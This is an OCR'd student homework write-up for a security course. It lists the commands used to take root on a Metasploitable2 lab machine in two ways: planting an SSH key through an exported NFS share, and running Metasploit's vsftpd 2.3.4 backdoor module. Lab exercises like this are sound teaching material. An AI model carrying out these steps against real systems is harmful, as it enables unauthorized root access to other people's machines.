
Hunter Donald
Hzd0011
COMP 5370
Homework 1







Hunter Donald
Hzd0011
COMP 5370
Homework 1


3.2) Screenshots showing vsftpd exploit.





Hunter Donald
Hzd0011
COMP 5370
Homework 1





Hunter Donald
Hzd0011
COMP 5370
Homework 1

Steps taken for ssh-keygen exploit:

1) Used ifconfig on the machine running Metasploitable2 in order to find out the IP address to use in later steps.
2) Used command “ssh 192.168.1.9” to show that I cannot login without the password.
3) Used command “nmap 192.168.1.9” to show the open TCP ports on the target machine.
4) Used command “ssh-keygen” to make a new ssh login key pair.
5) Used command “mkdir /temp/toor” to create a directory which will be mounted to the target machine and used to copy the new key pairs over.
6) Used command “showmount -e 192.168.1.9” to check if the target machine can be mounted to, and to see where it can be mounted.
7) Used command “mount -t nfs 192.168.1.9:/ /tmp/toor” to mount the directory made earlier to the target machine at the location returned by the “showmount” command.
8) Used command “cat ~/.ssh/id_rsa.pub >> /tmp/toor/root/.ssh/authorized_keys” to copy the new key pair to the target machine.
9) Used command “umount /tmp/toor” to dismount the directory.
10) Used command “ssh 192.168.1.9” to show that I am able to login to the machine that is running Metasploitable2 without a password.

Steps taken for vsftpd exploit:

1) Used ifconfig on the machine running Metasploitable2 in order to find out the IP address of the target machine.
2) Used command “nmap 192.168.1.9” to show the open TCP ports on the target machine.
3) Used command “msfconsole” to open msfconsole.
4) Used command “search vsftpd” to search for the vsftpd exploit in msfconsole.
5) Used command “use exploit/unix/ftp/vsftpd_234_backdoor” to use the exploit.
6) Used command “options” to show the parameters for the exploit.
7) Used command “set RHOSTS 192.168.1.9” to set the parameter for RHOSTS to the target IP address.
8) Used command “run” to run the exploit and connect to the target machine as root user.